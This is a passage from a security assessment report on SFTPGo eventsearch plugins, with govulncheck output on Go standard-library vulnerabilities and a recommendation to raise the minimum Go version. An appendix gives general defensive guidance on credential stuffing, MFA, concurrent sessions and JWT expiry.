      #1: db/db.go:114:19: db.Initialize calls sql.DB.Ping, which eventually calls netip.Addr.IsLoopback
      #2: db/db.go:114:19: db.Initialize calls sql.DB.Ping, which eventually calls netip.Addr.IsMulticast

Vulnerability #3: GO-2024-2824
    Malformed DNS message can cause infinite loop in net
  More info: https://pkg.go.dev/vuln/GO-2024-2824
```

```
  Standard library
    Found in: net@go1.22.2
    Fixed in: net@go1.22.3
    Example traces found:
      #1: db/fsevent.go:20:2: db.init calls xid.init, which eventually calls net.Dial
      #2: db/db.go:114:19: db.Initialize calls sql.DB.Ping, which eventually calls net.Dialer.DialContext
      #3: cmd/cmd.go:124:18: cmd.init calls plugin.Serve, which eventually calls net.Listen
      #4: db/db.go:114:19: db.Initialize calls sql.DB.Ping, which eventually calls net.Resolver.LookupHost
Your code is affected by 3 vulnerabilities from the Go standard library.
This scan also found 1 vulnerability in packages you import and 3
vulnerabilities in modules you require, but your code doesn't appear to call
these vulnerabilities.
```

The following snippet from **go.mod** shows that the minimum supported Go standard library version to build the plugins was 1.22.2:

```
module github.com/sftpgo/sftpgo-plugin-eventsearch

go 1.22.2

require (
[..]
)
```

Recommended Remediation:

The assessment team recommends updating the minimum Go version to at least the version that fixes all known security vulnerabilities, which is 1.22.7 at the time of writing.

References:

govulncheck

APPENDICES

Security Concerns Commonly Present in Most Applications

This section contains information about general classes of vulnerabilities that affect the majority of publicly exposed web applications. As such, IncludeSec does not present these concerns as specific findings in assessment reports, but instead presents these topics in aggregate as a report Appendix to ensure Client awareness of these topics. IncludeSec always encourages clients to review these topics and decide independently whether the security benefits apply and are worth the trade-offs in usability for users. Note that this information is provided for informational purposes and that some or all of these concerns may be inapplicable to the target of this assessment.

Credential Stuffing

Credential Stuffing attacks occur when attackers obtain a list of compromised username and password combinations (usually from breaches of other online services) and attempt to leverage them to gain access to user accounts. Attackers often conduct these attacks in parallel using several source IP addresses, making them difficult to prevent with IP rate limiting, session limiting measures, attack detection JavaScript, or server-side awareness of vulnerable accounts (e.g., HaveIBeenPwned Database). Additionally, Credential Stuffing attacks are unlikely to trigger account lockout mechanisms because, unlike a traditional brute-force attack, only a small number of password combinations are attempted for each account. CAPTCHAs are becoming increasingly trivial to bypass with recent developments in the field of machine learning, and as a result the industry does not consider CAPTCHA to be a robust security control to prevent automated attacks.

Include Security believes that the only complete mitigation for the credential stuffing threat is Mandatory Multi-Factor Authentication (MFA). However, this mitigation adds significant friction to the user experience as well as support overhead, so the most common approach in the industry is to deploy some partial mitigations but ultimately accept some risk that Credential Stuffing attacks remain a possibility in the absolute sense. Note that this risk may be very low if defense in depth is applied using controls mentioned above.

Multifactor Authentication is Not Mandatory

Multifactor Authentication (MFA/2FA) mitigates many common authentication vulnerabilities by requiring users to have physical access to another device to prove their identity when logging into services. This prevents prevalent attacks such as Credential Stuffing (discussed above), Brute-Force Guessing attacks, and some types of Authentication-Based Account Enumeration. Hardware 2FA/MFA methods, such as WebAuthn/FIDO2, also mitigate phishing attacks that have compromised accounts using legacy 2FA/MFA methods (SMS, etc.) during several high-profile breaches.

As mentioned earlier, mandatory multifactor authentication greatly increases friction for users and support staff and is not widely deployed in the industry for these reasons, except in specific applications with very high security needs. Many applications support optional 2FA/MFA, and while this practice does increase security for users who opt into it, most of the platforms who have analyzed their user base have shown that typical users will not choose to enable it if it is not enabled by default (or mandatory), leaving the majority of users at risk of attacks such as phishing and credential stuffing.

Application Allows Concurrent Sessions for Same User

Some applications restrict users from having multiple active sessions at a time, such as connecting from multiple devices or browsers. This control is meant to mitigate the risk of an attacker compromising the account in some way and going unnoticed by the user.

IncludeSec believes the security impact to an application if this security feature is not implemented is marginal and instead recommends notifying users of other successful authentication events, logging of successful authentication events, as well as providing functionality to terminate all active sessions in the event of account compromise. This approach allows users to respond quickly to security concerns without introducing unnecessary usability concerns. As an example, this is the technique employed by the Gmail web application.

JWTs Remain Valid After Deauthentication

It is considered best practice for applications that leverage traditional server-side sessions to destroy the session object on the server as well as clear the data from the browser when a client deauthenticates from the application, whether voluntarily or via session timeout. If the application does not do this, an attacker with access to the user's browser or other means to compromise the session token could continue performing actions on the user's account even after they have logged out.

With JSON Web Tokens (JWTs), the application instead stores session state in a cryptographically signed token that is managed by the client. With this design, the token will remain valid until its expiration date, even if the user deauthenticates. While it is possible to maintain a JWT "blacklist" on the server to effectively revoke tokens, Include Security instead recommends following general security best practices regarding JWTs:

1. Access tokens should have a very short expiration time (in general, less than 1 hour).
2. The application can transparently refresh the session in the background using refresh tokens, which are generally longer lived than access tokens.
3. Refresh Tokens should implement Refresh Token Rotation, which helps identify and mitigate compromised refresh tokens by invalidating previous refresh tokens each time a token is refreshed.
4. JWTs should be signed with modern cryptographic algorithms (i.e., RS256) and validated using the most proven library provided by the web application framework in use.
5. JWTs should not contain security relevant or confidential data in the payload, such as PII or application secrets.